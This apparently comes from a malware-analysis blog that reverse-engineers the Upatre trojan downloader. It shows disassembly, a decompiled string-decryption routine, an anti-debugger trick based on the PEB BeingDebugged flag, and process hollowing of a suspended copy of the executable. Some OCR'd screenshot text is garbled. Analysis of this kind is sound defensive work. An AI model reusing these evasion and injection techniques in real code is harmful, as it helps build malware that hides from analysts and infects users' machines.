

Upatre - Trojan Downloader


secrary.com/ReversingMalware/Upatre/

`cd ../reverse_engineering_malware` 6 minutes read

You can get the sample from [theZoo](#)

SHA-256: `1b893ca3b782679b1e5d1afecb75be7bcc145b5da21a30f6c18dbddc9c6de4e7`

We can use behavior analysis from [hybrid-analysis](#).



Seems like there is no known protection mechanism.

In the strings, there is nothing important against this base64 encoded string:



...and imports is not eloquent but there is our friend `GetProcAddress` :

The screenshot shows the IDA Pro interface. On the left, the 'Import Directory' is expanded, showing a list of tools including 'Address Converter', 'Dependency Walker', 'Hex Editor', 'Identifier', 'Import Adder', 'Quick Disassembler', 'Rebuilder', 'Resource Editor', and 'UPX Utility'. The main window displays the 'Import Directory' table with the following data:

| Module Name | Order | Address | Offset | Hint | Signature |
|--------------|-------|----------|----------|----------|-----------|
| POWRPROF.dll | 1 | 00004064 | 00000000 | 00000000 | 000040DC |
| KERNEL32.dll | 3 | 00004054 | 00000000 | 00000000 | 00004120 |
| USER32.dll | 7 | 0000406C | 00000000 | 00000000 | 000041B4 |

Below this table is the Import Address Table (IAT) table:

| OFTs | FTs (IAT) | Hint | Name |
|----------|-----------|----------|-----------------|
| 0000345C | 00000408 | 0000350E | 00003510 |
| Dword | Dword | Word | szAnsi |
| 000040EA | 000040EA | 01EA | GetLocaleInfoW |
| 000040FC | 000040FC | 0239 | GetStartupInfoA |
| 0000410E | 0000410E | 0220 | GetProcAddress |

Let's open in `IDA` :

`sub_403760` is used to get necessary Win API functions:

```

public start
start proc near

var_1C= dword ptr -1Ch

mov     eax, large fs:18h
mov     eax, [eax+30h]
mov     ecx, [eax+18h]
sub     esp, 1Ch
push   esi
mov     esi, dword_405A38
push   edi
mov     dword_405214, eax
mov     dword_405844, ecx
call   sub_403760
mov     edx, dword_405518
mov     eax, [edx+1]
mov     ecx, dword_405020
mov     dword_405534, eax
call   sub_403380
push   offset unk_40532C
call   sub_401110
mov     edx, dword_405084
add     esp, 4
push   eax
mov     ecx, 2
mov     eax, edx
call   sub_4011D0
mov     edx, 0E40h
sub     edx, esi
push   edx
mov     dword_405A2C, eax
call   sub_4034D0
add     esp, 4
push   0
mov     dword_405510, eax

```

Inside `sub_403760`, malware decrypts strings and uses `GetProcAddress` to get addresses of functions:

```

004030D0      mov     eax, [edx+18h]
004030D3      push   offset aNtAllocatevirt ; "4\x17--P{BpDEA^}I[UAK;EIKL"
004030D8      mov     ntdll, eax
004030DD      call   DecryptString
004030E2      mov     ecx, ntdll
004030E8      add     esp, 4
004030EB      push   eax
004030EC      push   ecx
004030ED      call   ds:GetProcAddress
004030F3      mov     NtAllocateVirtualMemory_, eax
004030F8      sub     dx, 0
004030FC      sub     dl, 0

```

To decrypt strings before call `GetProcAddress`, `Upatre` uses following decryption routine:

```

12
13 v2 = a2;
14 LOBYTE(a1) = *(_BYTE *)a2;
15 v10 = 0;
16 memset(&v11, 0, 0x7Fu);
17 v3 = *(_BYTE *)(a2 + 1);
18 v4 = 0;
19 if ( *(_BYTE *)(a2 + 1) )
20 {
21     v5 = (_BYTE *)(a2 + 5);
22     while ( *v5 )
23     {
24         v7 = (a1 ^ *v5) - v4 - 1;
25         v6 = ((unsigned __int8)a1 ^ *v5) - (_BYTE)v4 == 1;
26         *(&v10 + (_DWORD)v5 - a2 - 5) = v7;
27         if ( !v7 && v6 )
28             a1 = __ROL4__(a1, -32);
29         ++v4;
30         ++v5;
31         if ( v4 >= v3 )
32         {
33             v2 = a2;
34             goto LABEL_10;
35         }
36     }
37     *(_BYTE *)a2 = 0;
38     v2 = a2;
39 }
40 LABEL_10:
41 *(&v10 + v3) = 0;
42 *(_BYTE *)(v3 + v2) = 0;
43 for ( i = &v10; v3; ++i )
44 {
45     --v3;
46     i[v2 - (_DWORD)&v10] = *i;
47 }
48 return v2;
49 }

```

Inside `sub_402F30` malware uses this technique to get addresses for following Win API functions:

```

NtAllocateVirtualMemory , NtUnmapViewOfSection , CreateThread ,
WaitForSingleObject , LoadLibraryA , HeapAlloc , RtlAllocateHeap ,
RtlDecompressBuffer , FlushInstructionCache , NtGetContextThread .

```

The decryption routine is used heavily by malware in different places to get plain text.

```

0040325E call    GetProcAddress_
00403263 or     dword_40502C, 2000h
0040326D push   offset aRtlDecompressb ; "RtlDecompressBuffer"
00403272 mov    RtlAllocateHeap_, eax
00403277 call   DecryptString_
0040327C mov    ecx, ntdll
00403282 add    esp, 4
00403285 push   eax
00403286 push   ecx
00403287 call   esi ; GetProcAddress
00403289 push   offset aFlushinstructi ; "FlushInstructionCache"
0040328E mov    RtlDecompressBuffer_, eax
00403293 call   DecryptString_
00403298 mov    edx, ntdll
0040329E add    esp, 4
004032A1 push   eax
004032A2 xor    ecx, ecx
004032A4 mov    eax, edx
004032A6 call   GetProcAddress_
004032AB cmp    _NtGetContextThread, 0
004032B2 mov    off_40500C, eax
004032B7 jnz    short loc_4032D5

```

At `00403572`, `Upatre` decodes base64 encoded string and saves at `004051B0` (I renamed variable as `decrypted_bin`):

```

00403554 DecryptBigString:
00403554 push   0
00403556 push   0
00403558 lea   ecx, [esp+10h+var_4]
0040355C push   ecx
0040355D push   esi
0040355E push   1 ; CRYPT_STRING_BASE64
00403560 push   0E40h
00403565 push   offset aAZmarbmtE1mtez ; "a/ZMARbMTE1MTEzOSEx8s7NMTPrMdGFNTaxIdFU"...
0040356A mov    [esp+24h+var_4], 0E41h
00403572 call   CryptStringToBinaryA_
00403578 test   eax, eax
0040357A jnz    short loc_403586

```

```

00403586
00403586 loc_403586:
00403586 mov    decrypted_bin, esi
0040358C test   esi, esi
0040358E pop   esi
0040358F jnz    short loc_403535

```

At `0040386D` it creates a new thread:

```

00403852 push    0FFFFFFFh
00403854 push    0
00403856 push    0
00403858 push    0
0040385A push    offset loc_403F30 ; lpStartAddress
0040385F push    0
00403861 push    0
00403863 mov     dword_405A3C, 1
0040386D call    CreateThread_
00403873 push    eax
00403874 call    off_40563C ; WaitForSingleObject
0040387A call    IsPwrHibernateAllowed

```

Main work starts inside the thread at `00403900`, Where it decryptes and gets addresses for several Win API functions: `CreateProcessW`, `ExitProcess`, `NtWriteVirtualMemory`, `NtSetContextThread`, etc.

```

0040390B push    offset enc_CreateProcessW ; "CreateProcessW"
00403910 mov     [esp+344h+var_2CC], 10007h
00403918 mov     [esp+344h+var_324], eax
0040391C call    DecryptString_
00403921 mov     edx, ntdll
00403927 add     esp, 4
0040392A push    eax
0040392B xor     ecx, ecx
0040392D mov     eax, edx
0040392F call    GetProcAddress_
00403934 mov     CreateProcessW, eax
00403939 mov     eax, 0x4E6587D2

```

Creates itself as a new process in suspended mode and saves `Context`:

```

00403A25 push    edx
00403A26 push    edi
00403A27 push    edi
00403A28 push    4 ; CREATE_SUSPENDED
00403A2A push    edi
00403A2B push    edi
00403A2C push    edi
00403A2D push    ecx
00403A2E push    eax ; C:\Users\John Doe\Desktop\sample.exe
00403A2F call    CreateProcessW_ ; itself
00403A35 test    eax, eax
00403A37 jz     short loc_403A4E

```

```

00403A39 mov     eax, [esp+344h+var_328]
00403A3D lea   edx, [esp+344h+var_2C4]
00403A44 push    edx
00403A45 push    eax
00403A46 call    _NtGetContextThread
00403A4C jmp     short loc_403A59

```

```

00403A4E loc_403A4E:
00403A4E push    14021D34h
00403A53 call    ExitProcess_

```

Anti-Debug:

There is one interesting anti-debugger trick, at the start, it saves `PEB` and uses `BeingDebug` value `[PEB+2]` in XOR decryption routine, outside of a debugger this value is `0` and adding `0` don't cause any error, but if we try to add `1` (which is the value of `[PEB+2]` if the executable is inside a debugger) it may cause error. In this case `RtlDecompressBuffer` returns `0xC0000242` (`STATUS_BAD_COMPRESSION_BUFFER`) error.

The reason of this error is that before calling `RtlDecompressBuffer`, malware decrypts(with XOR) decoded strings using `0x4C+[PEB+2]` which is `0x4D` inside a debugger instead of `0x4C`, because of this result is corrupted output.

```

00403CCC 90          nop
00403CCD FC          cld
00403CCE 8B 15 18 55 40 00 mov     edx,dword ptr ds:[405518]
00403CD4 8B 0D 14 52 40 00 mov     ecx,dword ptr ds:[405214]
00403CDA 8A 12          mov     dl,byte ptr ds:[edx]
00403CDC 02 51 02          add     dl,byte ptr ds:[ecx+2]
00403CDF 8B 35 80 51 40 00 mov     esi,dword ptr ds:[<decrypted_bin>]
00403CE5 30 14 06          xor     byte ptr ds:[esi+eax],dl
00403CE8 0F B6 49 02          movzx  ecx,byte ptr ds:[ecx+2]
00403CEC 40          inc     eax
00403CED 81 C1 40 0E 00 00 add     ecx,E40
00403CF3 3B C1          cmp     eax,ecx
00403CF5 ^ 0F 86 4B FF FF FF jbe     sample.403C46

```

```

exe:$3CF3 #30F3
Dump 3  Dump 4  Dump 5  Watch 1  [x=] Locals  Struct
-----
      ASCII
5 CC 4C 4D 4C 4C 4C CE 48 4C 7C B3 0L..ILMLLLIHL|
: 74 61 4D 4C 0C 48 74 55 4C 24 4C LL0LtaML.HtUL$
6 42 4C F8 45 81 6D F4 4C 4D 00 81 @BSL0BL0E.m0LM..
F 4E 6C 4C 48 2D 6C 1C 09 6C 29 4C m.$%?N1LH-1..7)L
8 2D 2E 20 4C 29 41 46 68 1C 09 4C 4)/98-. L)AFh..L
E 46 32 AC 4C 4F 4D D6 47 4D 30 46 LD.MNF2-LOM0GMOF
9 5E 4C 48 B6 5C 4C 4F 6C 48 C9 4D HILL)ALH\LOIHEM
2 4A 4B 80 4C 7C 4F 5B 4D 4C 4F 4A GLZHRJK*L|O[MLOJ
A 4B FB 4A 4A 4F 4C 4C 03 28 6C 9F LdMgJKUJJOLL.(.

```

`[eax+2]` is the value of `BeingDebug` :

```

00403CCE mov     edx, dword_405518
00403CD4 mov     ecx, dword_405214
00403CDA mov     dl, [edx]
00403CDC add     dl, [ecx+2]
00403CDF mov     esi, decrypted_bin
00403CE5 xor     [esi+eax], dl
00403CE8 movzx  ecx, byte ptr [ecx+2]
00403CEC inc     eax
00403CED add     ecx, 0E40h
00403CF3 cmp     eax, ecx
00403CF5 jbe     loc_403C46

```

```

Structures
Enums
ints
00403087 push    2, COMPRESSION_FORMAT_LZNT1
0040308B mov     [esp+368h+var_340], 0
00403093 call   RtlDecompressBuffer_
00403099 cmp     [esp+350h+var_340], 0
0040309E jbe    loc_403EFD

00403DA4 mov     eax, [esp+350h+var_324]
00403DA8 mov     esi, [eax+3Ch]
00403DAB mov     ecx, [esi+eax+54h]
00403DAF add     esi, eax
00403DB1 lea    edx, [esp+350h+ReturnLength]
00403DB5 push   edx, ReturnLength
00403DB6 mov     edx, dword_405524
00403DBC push   ecx, BufferLength
00403DBD push   eax, Buffer
00403DBE mov     eax, [esp+35Ch+ProcessHandle]
00403DC2 push   edx, BaseAddress
00403DC3 push   eax, ProcessHandle
00403DC4 call   NtWriteVirtualMemory_
00403DCA test   eax, eax
00403DCC jl     loc_403F18

General registers
EAX 00000242
EBX 00550000 debug022:00
ECX EB0866CA
EDX 006CBEB3 debug028:00
ESI 00001200
EDI 006CBEB0 debug028:00
EBP 75B051B0 kernel32.dll
ESP 022CFC30 Stack[00001
EIP 00403D99 mainWORK+49
EFL 00000244

```

We can use `ScyllaHide` plugin for `IDA` to defeat this anti-debug method.

Decompresses decoded and decrypted base64 string using `RtlDecompressBuffer` (format `COMPRESSION_FORMAT_LZNT1`):

```

00403D80 lea    eax, [esp+350h+var_340]
00403D84 push   eax
00403D85 push   ecx
00403D86 push   edi
00403D87 push   esi
00403D88 push   ebx
00403D89 push   2, COMPRESSION_FORMAT_LZNT1
00403D8B mov     [esp+368h+var_340], 0
00403D93 call   RtlDecompressBuffer_
00403D99 cmp     [esp+350h+var_340], 0
00403D9E jbe    loc_403EFD

```

...and writes into suspended process:

```

00403DA4 mov     eax, [esp+350h+var_324]
00403DA8 mov     esi, [eax+3Ch]
00403DAB mov     ecx, [esi+eax+54h]
00403DAF add     esi, eax
00403DB1 lea    edx, [esp+350h+ReturnLength]
00403DB5 push   edx, ReturnLength
00403DB6 mov     edx, dword_405524
00403DBC push   ecx, BufferLength
00403DBD push   eax, Buffer
00403DBE mov     eax, [esp+35Ch+ProcessHandle]
00403DC2 push   edx, BaseAddress
00403DC3 push   eax, ProcessHandle
00403DC4 call   NtWriteVirtualMemory_
00403DCA test   eax, eax
00403DCC jl     loc_403F18

```


After decompress it calls `NtSetContextThread`, value of `EIP` is `401265`:


```


00403EAC push    eax
00403EAD push    ecx
00403EAE call    ebp
00403EB0 mov     ecx, [esp+ThreadHandle]
00403EB4 mov     edi, eax           ; NtResumeProcess
00403EB6 lea    eax, [esp+Context]
00403EBD push    eax           ; Context; EIP=0x401265 |
00403EBE push    ecx           ; ThreadHandle
00403EBF call    NtSetContextThread_
00403EC5 test    eax, eax
00403EC7 jl     short loc_403F0D

```

Resumes thread and exits:



Before `NtResumeProcess` call attach `x32dbg` to child process and set `EIP` to `401265` :



Close `IDA` and start analyzing of the child process.

Tries to read `utte047.tmp` file from `%TEMP%` directory without success:

```

401307  B9 00 00 00 00  mov ecx,0
40130C  FF 55 20         call dword ptr ss:[ebp+20]
40130F  50             push eax
401310  56             push esi
401311  FF 93 5C 11 00 00 call dword ptr ds:[ebx+115C]
401317  83 C4 18       add esp,18
40131A  33 C0         xor eax,eax
40131C  50             push eax
40131D  68 80 00 00 00 push 80
401322  6A 03         push 3
401324  50             push eax
401325  6A 01         push 1
401327  68 00 00 00 80 push 80000000
40132C  56             push esi
40132D  FF 93 EC 10 00 00 call dword ptr ds:[ebx+10EC]

```

esi:L"C:\\Users\\JOHNDO~1\\AppData\\Local\\Temp\\uttE047.tmp"
[ebx+115C]:swprintf

GENERIC_READ
esi:L"C:\\Users\\JOHNDO~1\\AppData\\Local\\Temp\\uttE047.tmp"
[ebx+10EC]:CreateFileW

Process Monitor - Sysinternals: www.sysinternals.com

| Time ... | Process Name | PID | Operation | Path | Result | Detail |
|----------|--------------|------|------------|--|----------------|---------------------------------|
| 2:17:... | sample.exe | 5540 | CreateFile | C:\Users\John Doe\AppData\Local\Temp\uttE047.tmp | NAME NOT FOUND | Desired Access: Generic Read... |

Creates one and writes location of the executable:

```

401388  33 C0         xor eax,eax
40138D  50             push eax
40138E  68 80 00 00 00 push 80
401393  6A 02         push 2
401395  50             push eax
401396  6A 02         push 2
401398  68 00 00 00 40 push 40000000
40139D  56             push esi
40139E  FF 93 EC 10 00 00 call dword ptr ds:[ebx+10EC]
4013A4  83 F8 FF       cmp eax,FFFFFFFF
4013A7  74 D0         je sample.401379
4013A9  89 45 50       mov dword ptr ss:[ebp+50],eax
4013AC  58             pop eax
4013AD  6A 00         push 0
4013AF  8D 4D 44       lea ecx,dword ptr ss:[ebp+44]
4013B2  51             push ecx
4013B3  50             push eax
4013B4  57             push edi
4013B5  FF 75 50       push dword ptr ss:[ebp+50]
4013B8  FF 93 1C 11 00 00 call dword ptr ds:[ebx+111C]
4013BE  FF 75 50       push dword ptr ss:[ebp+50]
4013C1  FF 93 F8 10 00 00 call dword ptr ds:[ebx+10F8]

```

GENERIC_WRITE
esi:L"C:\\Users\\JOHNDO~1\\AppData\\Local\\Temp\\uttE047.tmp"
[ebx+10EC]:CreateFileW

edi:L"C:\\Users\\John Doe\\Desktop\\sample.exe"

[ebx+111C]:WriteFile

[ebx+10F8]:CloseHandle

Process Monitor - Sysinternals: www.sysinternals.com

| Time ... | Process Name | PID | Operation | Path | Result | Detail |
|-----------|--------------|------|------------|--|---------|---------------------------------------|
| 12:21:... | sample.exe | 5540 | CreateFile | C:\Users\John Doe\AppData\Local\Temp\uttE047.tmp | SUCCESS | Desired Access: Generic Write... |
| 12:21:... | sample.exe | 5540 | WriteFile | C:\Users\John Doe\AppData\Local\Temp\uttE047.tmp | SUCCESS | Offset: 0, Length: 74, Priority: N... |

Inside of uttE047.tmp file:

| Time ... | Process Name | PID | Operation | Path | Result | Detail |
|-----------|--------------|------|------------|--|---------|---------------------------------------|
| 12:21:... | sample.exe | 5540 | CreateFile | C:\Users\John Doe\AppData\Local\Temp\uttE047.tmp | SUCCESS | Desired Access: Generic Write... |
| 12:21:... | sample.exe | 5540 | WriteFile | C:\Users\John Doe\AppData\Local\Temp\uttE047.tmp | SUCCESS | Offset: 0, Length: 74, Priority: N... |
| 12:22:... | sample.exe | 5540 | CloseFile | C:\Users\John Doe\AppData\Local\Temp\uttE047.tmp | SUCCESS | |

Temp


This PC > Local Disk (C:) > Users > John Doe > AppData > Local > Temp

| Name | Date modified | Type | Size |
|-------------|--------------------|----------|------|
| uttE047.tmp | 7/10/2017 12:21 AM | TMP File | 1 KB |


uttE047.tmp - Notepad

C:\Users\John Doe\Desktop\sample.exe

Copies executale to %TEMP% directory as utilview.exe :



...and creates as new process:




This process is exactly same as the first process, creates a new process and injects decoded and decompressed code.


Let's reverse last part (injected code) a little bit higher level.

Now we are here: sample.exe -> sample.exe -> utilview.exe -> **utilview.exe**


The injected code is also same as before it checks `utte047.tmp` file, but this time there is `utte047.tmp` in `%TEMP%` directory and malware goes a different direction, reads the content of `utte047.tmp`, which is the location of the executable and removes that executable:



